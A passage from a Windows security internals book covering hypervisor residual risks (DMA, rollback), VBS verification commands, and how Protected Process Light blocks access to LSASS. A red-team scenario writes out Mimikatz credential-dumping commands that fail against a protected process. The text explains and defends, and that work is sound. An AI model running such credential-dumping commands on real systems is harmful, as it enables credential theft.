The CPU MMU mediates loads and stores issued by cores. DMA is different: a PCIe device can bus-master reads and writes without executing CPU instructions at all. The IOMMU (Intel VT-d or AMD-Vi) adds a second translation path for devices. A device is identified by requester ID; the IOMMU indexes a root/context table for that device or PCIe function; DMA addresses are translated through I/O page tables into system physical addresses; permissions decide whether the transaction completes. If a Thunderbolt controller, USB4 dock, NVMe device, or malicious FPGA is allowed to DMA with a broad identity mapping, it can write the hypervisor's memory without ever asking the CPU page-table walker for permission. SLAT never fires because no CPU load occurred.

Kernel DMA Protection is Windows' attempt to make the IOMMU policy match the VBS story. On supported systems, external hot-plug PCIe-class devices are blocked from DMA until the user signs in and an approved driver stack has created explicit DMA remapping domains. The device gets mappings only for buffers the OS intentionally exposes. In practical terms, the safe path is: firmware leaves DMA remapping enabled or at least not hostile; the Windows boot path and hypervisor take ownership early; the Plug and Play / driver stack identifies whether the device is external and remappable; the IOMMU context for that requester ID starts denied; the driver asks for DMA buffers; Windows maps only those pages; and unplug/logoff transitions tear the mappings back down [45].


The deep residuals are all in the seams. **Pre-boot DMA:** before Windows owns the IOMMU, firmware or option ROMs may leave devices able to DMA. **Identity and aliasing:** PCIe features such as requester-ID aliasing, Access Control Services, Address Translation Services (ATS), and Page Request Interface (PRI) complicate the assumption that the IOMMU sees exactly the requester the OS thinks it authorized. ATS lets a device cache translations; PRI lets a device request page mappings; both are legitimate performance features, but they enlarge the state that must be invalidated on policy changes. **Firmware handoff:** if the BIOS disables VT-d/AMD-Vi, hides remapping units, or misdescribes them in ACPI tables, Windows cannot build the intended protection. **Physical attacks:** Thunderspy showed why "external PCIe behind a nice connector" is still PCIe: with physical access and vulnerable controller firmware, a malicious peripheral can target memory unless remapping is active and correctly scoped [426]. The hypervisor can own the IOMMU only after the platform exposes a correct IOMMU to own.

Hypervisor downgrade and rollback

Alon Leviev's "Windows Downdate" at Black Hat USA 2024 disclosed a class of attack that the prior three sections do not cover: rollback of the hypervisor binary itself to a previously-vulnerable, but still validly-signed, build [304].

The structural argument: UEFI Secure Boot prevents loading an *unsigned* `hvix64.exe`. It does *not* prevent loading an older `hvix64.exe` that remains validly signed and merely unrevoked. If Microsoft fixes a Secure Kernel bug in build N+1 and a VTL0 attacker can convince the system to load build N at the next reboot, the patched bug is alive again. CVE-2024-21302 demonstrated exactly this rollback against both the hypervisor and the Secure Kernel through manipulation of the Windows Update servicing pipeline. The mitigation is mandatory-update servicing combined with proactive revocation list (`dbx`) hygiene (once an older binary's hash is in the UEFI revocation list, Secure Boot will refuse to load it) and Microsoft completed mitigations across Windows 10 1507 through Windows Server 2019 in the July 8, 2025 update wave [304].

> ► **WALKTHROUGH. WHAT REMAINS OUTSIDE THE HYPERVISOR'S JURISDICTION**
> Trace a boot. Firmware initializes the board and may run SMM code before Windows exists. Secure Boot verifies signed boot components. Secure Launch, when supported and enabled, performs a late DRTM measurement and extends PCRs 17-22 before the hypervisor takes over. The hypervisor then enforces partition and VTL isolation with SLAT, intercepts, SynIC, hypercalls, and IOMMU programming. Now place four residual arrows around that stack. From below: SMM or management firmware can still attack memory if platform protections fail. From above-but-below-the-ISA: side channels can leak through predictor/cache/buffer state even when mappings are correct. From beside: DMA can bypass CPU page-table checks unless the IOMMU policy is correct from boot through hot-plug. From the future boot: the servicing pipeline can select an older still-signed hypervisor unless revocation and rollback protection are current. The hypervisor is the center of the boundary, not the whole boundary.



Necessary, not sufficient. The substrate beneath, the microarchitectural ceiling above, the IOMMU beside, and the servicing pipeline that picks the next build are co-equal members of one boundary — the hypervisor is its centre, not the whole of it.

Figure 9.3: The residual map. The hypervisor sits at the center of the boundary, enforcing partition and VTL isolation, but four residual attack classes reach that boundary from directions it cannot by construction enforce against: firmware and SMM from below, microarchitectural side channels from above-but-below-the-ISA, DMA/IOMMU bypass from beside, and a rollback to an older still-signed build from the next boot. Each routes to its owning chapter; the hypervisor is necessary, not sufficient.

> **Necessary, not sufficient.** The firmware-Secure-Boot-DRTM substrate beneath the hypervisor, the microarchitectural ceiling above it, the IOMMU configuration beside it, and the Windows Update pipeline that decides which hypervisor build runs next are co-equal members of the same boundary. None of them is the hypervisor; all of them have to do their job for the hypervisor's guarantees to hold. The substrate is genuine, the boundary is published, Microsoft assigns a high public bounty ceiling to guest-to-host RCE, and the public CVE record is alive and narrow; the residuals are where the hypervisor's jurisdiction ends. The last section turns from theory to practice.

What it means for you: Practical guide and closing

If you have read this far, the natural next question is "is this on, on my machine, and how do I check?" The practical answer is short.

Enabling and verifying VBS

VBS is configurable through several paths: Group Policy (`Computer Configuration > Administrative Templates > System > Device Guard`), Intune, MDM CSPs (`DeviceGuard/EnableVirtualizationBasedSecurity`, `DeviceGuard/ConfigureSystemGuardLaunch`), the Windows Security UI, or directly via `bcdedit /set hypervisorlaunchtype Auto`. Verification is not a single green check. Treat it as an adversarial state check: boot policy must permit the hypervisor; hardware must expose virtualization, SLAT, Secure Boot, and preferably DMA/SMM protections; Windows policy must request services; runtime state must show those services running; and no boot load option should disable VBS. The following surfaces are ○ documented-only examples, but they are the right evidence types to capture in a lab or fleet audit.

- `msinfo32` → the Device Guard / Virtualization-based Security row. "Services Configured" lists what policy has requested; "Services Running" lists what is actually active. Kernel DMA Protection and Secure Launch each appear as their own row.
- `Get-CimInstance -ClassName Win32_DeviceGuard` → `VirtualizationBasedSecurityStatus` (0 = off, 1 = enabled but not running, 2 = running); `SecurityServicesRunning` array (HVCI, Credential Guard, etc.); `RequiredSecurityProperties` (the policy floor).
- `bcdedit /enum` → `hypervisorlaunchtype Auto` is the default; `loadoptions DISABLE-VBS` (or `DISABLE-LSA-ISO`) is how an administrator can opt out (you should not see these flags on a properly-configured machine).

A health check over those fields should be deliberately conservative about what it *requires*. A developer workstation may choose not to require Credential Guard; a kiosk may require HVCI but not Secure Launch; a high-assurance fleet may require DMA protection and SMM mitigations. The required floor is a local fleet policy over available capabilities, not Microsoft's `RequiredSecurityProperties` field; a production checker should record both. Change the policy floor, not the meaning of the fields.

> **Operational one-liners.** Three commands, in order: `msinfo32` for the human-readable summary; `Get-CimInstance -ClassName Win32_DeviceGuard | Format-List *` for the structured detail; `bcdedit /enum {current}` to confirm `hypervisorlaunchtype Auto` and the absence of `DISABLE-VBS` / `DISABLE-LSA-ISO` load options. If all three agree that VBS, HVCI, and Credential Guard are running, you are in the configuration this chapter describes.

Operational Pitfalls

Three operational realities matter. First, HVCI has a driver-compatibility gate and will refuse Memory Integrity if an incompatible kernel driver is installed. The usual offenders are older anti-cheat drivers, legacy storage filters, disk-encryption filters, and pre-Hyper-V-aware virtualization products. The failure mode is not "VBS is broken"; it is "Windows declined to create an executable mapping regime that an existing driver cannot survive." Remove or update the driver, reboot, and re-check both policy and runtime state.

Second, nested virtualization changes the diagram but not the owner. In an L0/L1/L2 stack, the physical L0 hypervisor still owns the machine. The L1 guest may expose a virtual hypervisor to L2 and may even run its own VTL split, but L1's VBS protects L1 secrets from L1 VTL0; it does not give L1 authority over L0. Performance counters, side-channel mitigations, and device assignment become harder to reason about, so nested VBS should be treated as a separate deployment profile, not as proof that the host boundary weakened.

Third, verification has policy caveats. `hypervisorlaunchtype Auto` only says the boot entry permits a hypervisor. `VirtualizationBasedSecurityStatus = 2` says VBS is running, not that every desired service is running. `SecurityServicesConfigured` can be ahead of `SecurityServicesRunning` when hardware support, firmware settings, incompatible drivers, or policy conflicts block a service. A fleet check should record all three: configured, required, and running. That is the difference between "the switch is on" and "the boundary this chapter describes is actually in force."

Further Reading

Administrator Protection (the user-mode admin trust model that the kernel-mode VBS boundary makes possible) did not become a chapter of this book; for that thread, see the external write-up Adminless.

Closing

The reason SYSTEM on a properly configured Windows 11 box cannot read Credential Guard-protected LSASS secrets, execute policy-denied kernel code, or patch HVCI-protected `ntoskrnl.exe` pages is now fully accounted for. An `hvix64.exe` or `hvax64.exe` launched by `hvloader.efi` before the NT kernel ran. A VTL split inside the root partition, made possible by Hepkin and Kishan's 2013 patent and shipped with Windows 10 RTM in 2015. Per-VTL SLAT enforcement that the NT kernel architecturally cannot touch, because the SLAT tables live in pages the hypervisor never maps into a VTL0 view. A Microsoft-published security boundary and a $5,000-

$250,000 bounty calibrating the boundary's value, whose $250,000 standing ceiling is, at this writing, the highest among the compared public bounty programs. A public CVE record of six worked examples across three narrow classes that the boundary has had to pay out on since 2018. And a residual attack surface (firmware below, side channels above, IOMMU bypass beside, hypervisor rollback through the update pipeline) that the substrate cannot, by construction, eliminate.

The hypervisor is what every other chapter in Part II sits on. With the substrate in hand, the chapters that spend it read as compositions of one boundary rather than as separate features: the Secure Kernel chapter (Chapter 6) reads differently when you have walked the per-VTL SLAT yourself; the Credential Guard chapter (Chapter 15) reads differently when you know that `LSAISO.EXE` is invoked through a hypercall-mediated secure call; the Secure Boot chapter (Chapter 1) reads differently when you know that the hypervisor's DRTM measurement re-establishes the trust root *after* firmware; and the Code Integrity chapter (Chapter 8) reads differently when you know that the privilege ceiling on Windows 11 is not Ring 0 but a hardware boundary above it.

Above Ring Zero is not a metaphor. It is an instruction-set state. The Windows hypervisor lives there, owns the page tables that say what the OS can see, and is the architectural reason "SYSTEM-on-VBS-backed-Windows" cannot do things SYSTEM used to be allowed to do.

▪ **BEQUEATHS** This chapter hands the rest of Part II the enforced boundary every other VBS feature is built on: a VTL0→VTL1 split, and the five primitives (partitions, hypercalls, intercepts, SynIC, and per-VTL SLAT) that compose into security policy. The VBS Trustlets chapter (Chapter 7) fills VTL1 with the signed user-mode processes that hold secrets; the Code Integrity chapter (Chapter 8) spends the per-VTL SLAT to make the kernel's own pages immutable; the Credential Guard chapter (Chapter 15) spends it to move selected long-term credential material behind LSAISO/VTL1. The bequest is deliberately bounded. The hypervisor guarantees *architectural mediation* of memory and partitions. It does not promise its own hypercall and secure-call parsers are bug-free (six public CVEs say otherwise), that the silicon beneath it leaks nothing through cache and predictor state, that a device cannot DMA around the CPU, or that the *current* hypervisor build is the one that boots next (Windows Downdate, CVE-2024-21302). It is the necessary center of the boundary, not the whole boundary.

CHAPTER 10

Protected Process Light

TRUST-CHAIN LEDGER

INHERITS	Authenticode binds a file hash to a Microsoft-issued certificate chain and the EKU it carries, so the kernel can resolve which protected-process rung a binary may claim (Chapter 12, Authenticode and Catalog Files); kernel signature-level enforcement decides which binaries a process may map, verified by `ci.dll` at section creation (Chapter 8, Code Integrity).
PROMISE	A VTL0 caller (even a local administrator running as SYSTEM with `SeDebugPrivilege`) cannot obtain a memory-read, memory-write, thread-inject, or (at the top rungs) terminate handle to a process protected at an equal-or-higher signer rung, because `NtOpenProcess` consults a one-byte `EPROCESS.Protection` lattice *before* `SeAccessCheck` ever weighs the token.
TCB	The NT-kernel process-open path (`PspProcessOpen`, `PspCheckForInvalidAccessByProtection`, `RtlTestProtectedAccess`, and the `RtlProtectedAccess[]` table baked into `ntoskrnl.exe`) plus the one-time Authenticode/EKU parse at `NtCreateUserProcess` and the `ci.dll` signature check that fixes each process's rung at create time.
ADVERSARY → BREAK	The kernel verifies the *channel* a binary entered through (a signature, an EKU, a `\KnownDlls` section identity), never the *behavior* of code once mapped. The public bypasses surveyed here (JScript-into-PPL, PPLdump, PPLFault, BYOVDLL) all run attacker-influenced data through a legitimately signed channel. The Promise ends at *admission*, not *conduct*.
RESIDUAL	A kernel-mode attacker who can write `EPROCESS.Protection` erases the lattice, and on systems without Credential Guard some credential material can still live in VTL0 `lsass.exe`; the

	companion answer is Credential Guard (Chapter 15), which moves specified long-lived secrets into the `LsaIso.exe` trustlet in VTL1 (Chapter 7, VBS Trustlets). Per-process injection hardening beyond the protection byte belongs to Process Mitigation Policies (Chapter 11).
BEQUEATHS	"`lsass.exe` is protected from admin-from-user-mode memory reads". The floor Credential Guard (Chapter 15) builds on when it argues the secret must leave VTL0 entirely. Does NOT provide: a security boundary (MSRC classifies PPL as defense in depth), protection against a kernel-mode attacker, or any third-party opt-in outside the ELAM/MVI-gated Antimalware rung.
PROOF	○ documented. Ionescu's "Evolution of Protected Processes" for the byte and the `RtlProtectedAccess[]` lattice [431] [432] [433] itm4n for `RunAsPPL` and the bypass record [328] [434] [331] [435] Microsoft Learn for ELAM/MVI and the servicing criteria [436] [327] [437] [301]. No fresh ✓ lab capture in this chapter.

The Reasoner's question. When even a SYSTEM administrator cannot read LSASS, what is doing the denying, what does that denial actually buy, and why is it complementary to (not a substitute for) the VTL1 isolation the Secure Kernel chapter (Chapter 6) built?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **VTL0 / VTL1 (established in Chapter 6, The Secure Kernel).** VTL0 is the normal Windows world: the NT kernel, ordinary user-mode processes, LSASS, EDR daemons, and administrator shells. VTL1 is the secure world Virtualization-Based Security introduced, where the Secure Kernel and trustlets such as `LsaIso.exe` run behind a hypervisor-enforced memory boundary.
- **PPL vs. Credential Guard.** PPL is an NT-kernel handle-access lattice in VTL0. Credential Guard is a VBS design that moves credential material into VTL1. PPL can keep administrators out of `lsass.exe`; it cannot keep a VTL0 kernel attacker out of VTL0 memory. Credential Guard answers that next layer by putting the long-lived secrets elsewhere.
- **`EPROCESS`.** The kernel object that represents a process. PPL's key state is a byte in `EPROCESS` named `Protection`, interpreted as Type, Audit, and Signer fields.
- **Signer rung.** A four-bit trust tier derived from Microsoft-controlled signing policy: Antimalware, Lsa, Windows, WinTcb, and related values. The rung determines which protected process may obtain full access to another.
- **Full vs. limited process access.** PPL does not make a process invisible. It gates dangerous rights such as memory read/write, thread creation, handle

duplication, and (at higher rungs) termination. Limited query rights can still succeed when the normal DACL permits them.

▸ **CHAPTER THESIS** **Windows Protected Process Light (PPL) re-asks the question of who can touch whom one level below the token model.** A single byte in `EPROCESS` packs a process's protection type, audit bit, and signer rung; the kernel's lattice check inside `NtOpenProcess` rejects memory-read attempts from below the target's rung even when the caller is SYSTEM with `SeDebugPrivilege` enabled. The public bypasses surveyed in this chapter live in one structural class (the kernel verifies the channel by which code enters a PPL, not the behavior of that code once mapped) which is why Microsoft classifies PPL as defense in depth rather than a security boundary, and why Credential Guard / `LsaIso.exe` is its necessary VBS-anchored companion.

Mimikatz on a protected box

A red team operator has done everything right. The shell is SYSTEM-integrity. `SeDebugPrivilege` is enabled in the token. `whoami /priv` shows every privilege Windows defines. The operator types `mimikatz.exe`, then `privilege::debug`, *OK*. Then `sekurlsa::logonpasswords`, and Mimikatz answers:

```
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory : (0x00000005)
  Access is denied
```

The mechanism that just denied them is not a privilege check at all. It is not an ACL decision. It is not the integrity-level mediator. itm4n recreated exactly this failure in 2021 against a vanilla Windows install with one registry value set [328]. The error code `0x00000005` is `ERROR_ACCESS_DENIED`, the Win32 surface that `GetLastError` exposes for the kernel's NTSTATUS `STATUS_ACCESS_DENIED` (`0xC0000022`). The kernel returns the NTSTATUS out of `NtOpenProcess` before the security descriptor of `lsass.exe` has been consulted; `RtlNtStatusToDosError` then maps it to the Win32 `0x5` that surfaces in `kuhl_m_sekurlsa.c`.

◆ **DEFINITION. PROTECTED PROCESS LIGHT (PPL)** A kernel-enforced gating model that decorates a process with a *protection level* (a structured byte combining a type field, an audit bit, and a signer rung) and rejects `OpenProcess`

> requests from callers whose protection level is below the target's, regardless of token privileges or security-descriptor ACLs.

Picture the scenario concretely. A 2026 red-team engagement against a hardened Windows 11 24H2 endpoint. Audit mode for added LSA protection is often already on after the Windows 11 22H2 rollout, but audit mode is only telemetry; the denial requires `lsass.exe` to have actually launched as PPL, either because `RunAsPPL` was configured or because automatic LSA-protection enablement applied to an eligible new enterprise-joined, HVCI-capable install [436]. A third-party EDR daemon is already running, signed at the Antimalware rung via the vendor's Microsoft Virus Initiative enrollment. The operator owns local administrator. The operator has SYSTEM. The operator holds every privilege Windows defines. They still cannot read a single byte of LSASS memory.

The denial trace, walked carefully, looks like this. Mimikatz calls `OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, FALSE, lsass_pid)`. The Win32 thunk lands on `NtOpenProcess`, which dispatches to the object-manager callback `PspProcessOpen`. That callback calls `PspCheckForInvalidAccessByProtection`, which calls `RtlTestProtectedAccess` against the caller's `EPROCESS.Protection` byte and the target's `EPROCESS.Protection` byte. The lattice test fails. Both `PROCESS_VM_READ` and `PROCESS_QUERY_INFORMATION` are full-access bits, outside the limited subset the lattice leaves intact for a `None` caller against `PPL/Lsa`, so the kernel strips both. Nothing Mimikatz asked for survives the pruning, and the open resolves to `STATUS_ACCESS_DENIED`: exactly the path that produces `0x00000005` in `kuhl_m_sekurlsa.c` (Note: The relevant commit is `fe4e98405589e96ed6de5e05ce3c872f8108c0a0`, cited by itm4n as the source for the exact failure path that yields `0x00000005` [438].).

> ▶ **WALKTHROUGH — The Mimikatz OpenProcess denial trace** Start at the user-mode request, not at the error string. Mimikatz asks Win32 for a process handle containing memory-read and query rights against `lsass.exe`. The request crosses into `NtOpenProcess`, resolves the target `EPROCESS`, and reaches the process-open path before the ordinary DACL calculation is useful. At that moment the kernel compares the caller's protection byte with LSASS's `PPL/Lsa` byte (`0x41`). An unprotected administrator has signer `None`, so the PPL lattice removes the rights that would let the caller read, write, duplicate, or create threads in the target. Only after that pruning would `SeAccessCheck` consider the token and its privileges. `SeDebugPrivilege` can help with discretionary access; it cannot move the caller upward in the protection lattice.
>
> **The thesis, stated as a question.** If every privilege Windows defines is held by the caller, what is doing the denying? The answer is a kernel structure that the

> token model does not see and the security descriptor does not influence: a byte in `EPROCESS` named `Protection`, mediating a lattice the access check consults *before* it ever asks `SeAccessCheck` about privileges.

This is not a workaround pattern. It is a new dimension. The token model is unchanged. The integrity level is unchanged. The security descriptor on `lsass.exe` is unchanged. What changed is that the kernel now answers a question it did not ask before: *what kind of trust does the caller have to manipulate the address space of the callee?*

> PPL re-asks the question of who can touch whom one level below the token model.

That mechanism has a name (Protected Process Light), an encoding (a single `UCHAR`), and a history that does not begin where you would expect. To understand the byte, we have to understand why Microsoft built it in the first place.

Historical origins: Vista, DRM, and the first Protected Process

The kernel mechanism that today denies admins access to LSASS was invented in 2006 to keep Hollywood happy. The cover page of Microsoft's `process_vista.doc` whitepaper opens with a sentence almost no one quotes today:

> The Microsoft Windows Vista operating system introduces a new type of process known as a protected process to enhance support for Digital Rights Management functionality in Windows Vista.

The whitepaper was published November 27, 2006, two months before Vista's GA, and it is the architectural seed of the byte we will be staring at for the rest of this chapter [439]. The motivation was not credential theft. It was HD-DVD and Blu-ray content protection. Studio licensing agreements required that even an administrator on the local machine could not read the audio device graph isolation host's memory while protected content was playing. The Protected Media Path required a kernel-enforced barrier between admin user-mode and the media pipeline.

> ◆ **DEFINITION. PROTECTED MEDIA PATH (PMP)** The Vista-era set of components that decrypt and render high-definition video and audio content under DRM. PMP requires kernel-enforced isolation of `audiodg.exe` and a small set of related processes so that local administrators cannot dump intermediate content keys from process memory.

The Vista design was minimal. A single bit in `EPROCESS` marks a process as protected. At `NtCreateUserProcess`, the kernel parses the main image's Authenticode signature and looks for a specific Microsoft EKU OID that only the PMP signing root can issue [440]. If the EKU is present and the chain resolves to that root, the kernel flips the bit. On every subsequent `NtOpenProcess` against that process, the kernel strips a fixed set of access rights from the mask, no matter who is asking.

Alex Ionescu, then a Windows internals researcher, enumerated the denials in 2007 [441]:

> A typical process cannot perform operations such as the following on a protected process: Inject a thread into a protected process; Access the virtual memory of a protected process; Debug an active protected process; Duplicate a handle from a protected process; Change the quota or working set of a protected process.

Five denials. One bit. One certificate root. Ionescu's same essay, titled "Why Protected Processes Are A Bad Idea," made a structural argument that aged well: putting a DRM mechanism in the kernel is a category error. The mechanism is too narrow for non-DRM use because the only certificate accepted is Microsoft's PMP signing root, and the only operations gated are the ones Hollywood cared about. Third parties cannot opt in, and Microsoft itself cannot graduate the level of trust. (Note: Ionescu's 2007 critique remains worth reading on its own merits. The argument that DRM-shaped kernel features tend to be reused for security mitigations and that this reuse changes their threat-model semantics is exactly what plays out over the next seven years [441].)

The seven-year pause is its own story. Vista shipped, Vista was followed by Windows 7, and Windows 7 was followed by Windows 8, and through all of it, the access-check primitive that protects `audiodg.exe` from administrators remained a DRM artifact. The primitive existed; the *graduated trust dimension* did not. Two parallel failures pushed Microsoft toward widening the encoding.

The first was Mimikatz. Benjamin Delpy's own project page describes the tool as able to extract plaintext passwords, hashes, PINs, and Kerberos tickets from memory [261] by the Windows 8.1 design window, that capability had made the primitive gap unmistakable. The countermeasure of restricting `SeDebugPrivilege` was useless; an attacker who has SYSTEM has every privilege. What Mimikatz exploited was a primitive gap: the kernel had no way to say "lsass is protected against administrators but reachable from privileged Microsoft services."

The second was the CSRSS-gating weakness that Mateusz Jurczyk exposed in 2013. Jurczyk (who writes as `j00ru`) cataloged more than seventy Win32k

system calls that the kernel guarded with the pattern `if (PsGetCurrentProcess() != gpepCsrss) return STATUS_ACCESS_DENIED;` [442]. That gating mechanism worked only as long as nobody could inject code into `csrss.exe`. On Windows 8 RT, an attacker who could inject into `csrss.exe` could bypass Microsoft's locked-down Surface RT shell. Ionescu later observed that "In Windows 8.1 RT, this jailbreak is 'fixed', by virtue that code can no longer be injected into Csrss.exe for the attack" [432]. The fix made `csrss.exe` a PPL at the `WinTcb` rung, and the same machinery was generalized to `lsass.exe` and the Antimalware tier.

> **Two failures, one fix.** Mimikatz proved Microsoft needed a graduated trust dimension for `lsass.exe`. The j00ru CSRSS-gating weakness proved Microsoft needed it for `csrss.exe` too. The same widening of the encoding answered both.
>
> **Walkthrough: From Vista's single bit to Windows 8.1's structured byte.** Vista's protected process model answered one narrow DRM question: is this process admitted to the Protected Media Path, and therefore should ordinary user-mode processes be denied dangerous handles to it? Windows 8.1 generalized that yes/no answer into a byte. The low bits say what kind of protection applies (`None`, `ProtectedLight`, or `Protected`), the middle audit bit records a policy knob, and the high nibble says *which signer class* admitted the process. That last field is what made the mechanism useful outside DRM: antimalware, LSA, Windows, and WinTcb could now be ordered rather than merely marked protected or not protected.
>
> **Aside. Why this matters historically.** The DRM-to-credentials repurposing is not unique to PPL. The same pattern recurs across this chain: HVCI began as a Hyper-V kernel-mode integrity feature and was generalized into the code-integrity enforcer the Code Integrity chapter (Chapter 8) dissects, and the trustlet model began as Credential Guard plumbing and became the VTL1 execution substrate the VBS Trustlets chapter (Chapter 7) catalogs. Kernel mechanisms born in one threat model rarely stay confined to it. Which is why reading any one link of this chain in isolation under-predicts where its primitive ends up.

Microsoft already had the access-check primitive. What it didn't have, in 2007, was a way to ask "how much trust does this process carry?" The fix would not arrive until Windows 8.1 in October 2013, and when it arrived, it would fit in a single byte.

`_PS_PROTECTION`: The single-byte encoding

The 8.1 fix is so compact it fits in a single byte. Ionescu's Part 1 of the "Evolution of Protected Processes" series, published November 22, 2013, gives the kernel structure verbatim [431]:

```
typedef struct _PS_PROTECTION {
    union {
        UCHAR Level;
        struct {
            UCHAR Type   : 3;
            UCHAR Audit  : 1;
            UCHAR Signer : 4;
        };
    };
} PS_PROTECTION, *PPS_PROTECTION;
```

Three fields. One byte. The union with `Level:UCHAR` exists so that two `_PS_PROTECTION` values can be compared with a single byte load and a single byte compare. The kernel does this on every `NtOpenProcess`. Speed matters; this is the hot path of the security model.

> ◆ **DEFINITION, _PS_PROTECTION BYTE** The kernel structure that encodes a process's protection state in eight bits: three bits of Type (`None`, `ProtectedLight`, `Protected`), one bit of Audit (intended as a forensic side-channel hint, although the exact runtime semantics are not enumerated in the public sources cited here), and four bits of Signer rung. Stored as `EPROCESS.Protection`.

The Type field has three values. `PsProtectedTypeNone = 0` marks a regular process. `PsProtectedTypeProtectedLight = 1` marks a PPL: the graduated path introduced in 8.1. `PsProtectedTypeProtected = 2` marks a "heavy" Vista-style PP. Heavy PPs still exist; they retain the original DRM semantics where almost nothing from below the protection level may touch them. PPLs are the new general-purpose path where the *signer rung* mediates a graduated lattice.

The Audit bit is the least documented of the three fields. Ionescu Part 1 lists it as `Audit: Pos 3, 1 Bit` with no semantic gloss; itm4n's RunAsPPL header annotates it as `// Reserved`; Microsoft Learn enumerates CodeIntegrity events `3033`, `3063`, `3065`, and `3066`, but those are triggered by the `AuditLevel` configuration under `Image File Execution Options\LSASS.exe` and concern DLL-load failures, not per-process `OpenProcess` denials [431] [328] [436]. The field's name implies a forensic side-channel, and the bit-position is reserved; the precise runtime emission shape is not enumerated in the public sources cited here.

The Signer field is the structurally interesting one. Ionescu's 2013 enumeration names eight values [431]:

Signer constant	Value	Used for
`PsProtectedSignerNone`	0	Non-protected (no rung)

Signer constant	Value	Used for
`PsProtectedSignerAuthenticode`	1	Generic third-party Authenticode (early PPL guests)
`PsProtectedSignerCodeGen`	2	.NET native runtime code generators
`PsProtectedSignerAntimalware`	3	EDR / AV daemons admitted via ELAM
`PsProtectedSignerLsa`	4	`lsass.exe` under `RunAsPPL`
`PsProtectedSignerWindows`	5	Microsoft Windows components below TCB
`PsProtectedSignerWinTcb`	6	`csrss.exe`, `WerFaultSecure.exe`: the inbox TCB
`PsProtectedSignerMax`	7	Sentinel in Ionescu's 2013 baseline; later builds insert `WinSystem` (7) and `App` (8) and push the sentinel to 9 (see the note below)

> ⚠ **CAUTION** **The enumeration is not closed.** Ionescu's 2013 list is the authoritative *baseline* enumeration. It is not a permanent enumeration. By 2018, James Forshaw's PowerShell tooling (`NtApiDotNet`) was enumerating an additional `App = 8` signer used for AppContainer / TruePlay scenarios [440]. Newer builds of Windows extend the enumeration further. This chapter names `WinTcb` (Microsoft's documented inbox-TCB rung) and `Antimalware` (the only non-Microsoft-admissible rung) repeatedly, because they are the load-bearing ones. The intermediate values evolve.

(Note: Adjacent to `EPROCESS.Protection` are two related fields, `EPROCESS.SignatureLevel` and `EPROCESS.SectionSignatureLevel`, which Ionescu introduces in Part 3 [433]. These fields encode the *binary integrity* the kernel demands at process creation and at every subsequent section load, and they are filled in from a 16-entry Signing Level table that runs from `Unchecked = 0` up to `Windows TCB = 14`. The Signer rung in `Protection` answers "what kind of trust does this process hold?" The SignatureLevel pair answers "what binaries is this process allowed to map?" They are not the same question.)

Now the worked decode. Given the byte value `0x41`, the encoding falls out by hand:

- Low three bits (Type): `0x41 & 0x07 = 0x01`, `PsProtectedTypeProtectedLight`.
- Bit 3 (Audit): `(0x41 >> 3) & 0x01 = 0`, Audit off.
- High four bits (Signer): `(0x41 >> 4) & 0x0F = 0x04`, `PsProtectedSignerLsa`.

A process with `EPROCESS.Protection = 0x41` is a PPL signed at the `Lsa` rung. That is exactly what `lsass.exe` looks like on a host with `RunAsPPL = 1`. Ionescu's blog explicitly states: "it's easy to read 0x41 as Lsa (0x4) + PPL (0x1)" [431]. The Defender service `MsMpEng.exe`, signed at the Antimalware rung, has `Protection = 0x31`. The Client/Server Runtime Subsystem `csrss.exe`, signed at WinTcb, has `Protection = 0x61`.

▶ **WALKTHROUGH — DECODING _PS_PROTECTION BY HAND** Treat the byte as three questions. First, mask with `0x07`: a result of `1` means Protected Process Light. Second, shift right three and mask with `1`: that is the audit bit. Third, shift right four: the high nibble is the signer rung. The common values now become readable without a debugger extension: `0x31` is signer `3` plus type `1`, so `PPL/Antimalware`; `0x41` is `PPL/Lsa`; `0x61` is `PPL/WinTcb`. If the byte is `0x00`, no PPL lattice is in force for that process.

The encoding in one sentence. One byte, three fields, eight signer rungs. The kernel reads it on every `OpenProcess`, before any token check, before any ACL evaluation. The encoding is the entire vocabulary the kernel has for asking *how trusted* a process is.

The encoding tells the kernel *what kind* of trust a process holds. It says nothing about *who can touch whom* across rungs. That rule (the lattice) is the structure imposed on top of the bytes.

The signer lattice. who can open whom

itm4n's 2021 walkthrough states the three rules verbatim, and they have the rare quality of being short enough to memorise [434]:

> A PP can open a PP or a PPL with full access if its signer type is greater or equal. A PPL can open a PPL with full access if its signer type is greater or equal. A PPL cannot open a PP with full access, regardless of its signer type.

Three rules. They settle every cross-process access question PPL gates. Let us name them and then read off their consequences.

Rule 1. A PP at signer S_c may open with full access a PP or PPL at signer S_t if and only if $S_c \geq S_t$.

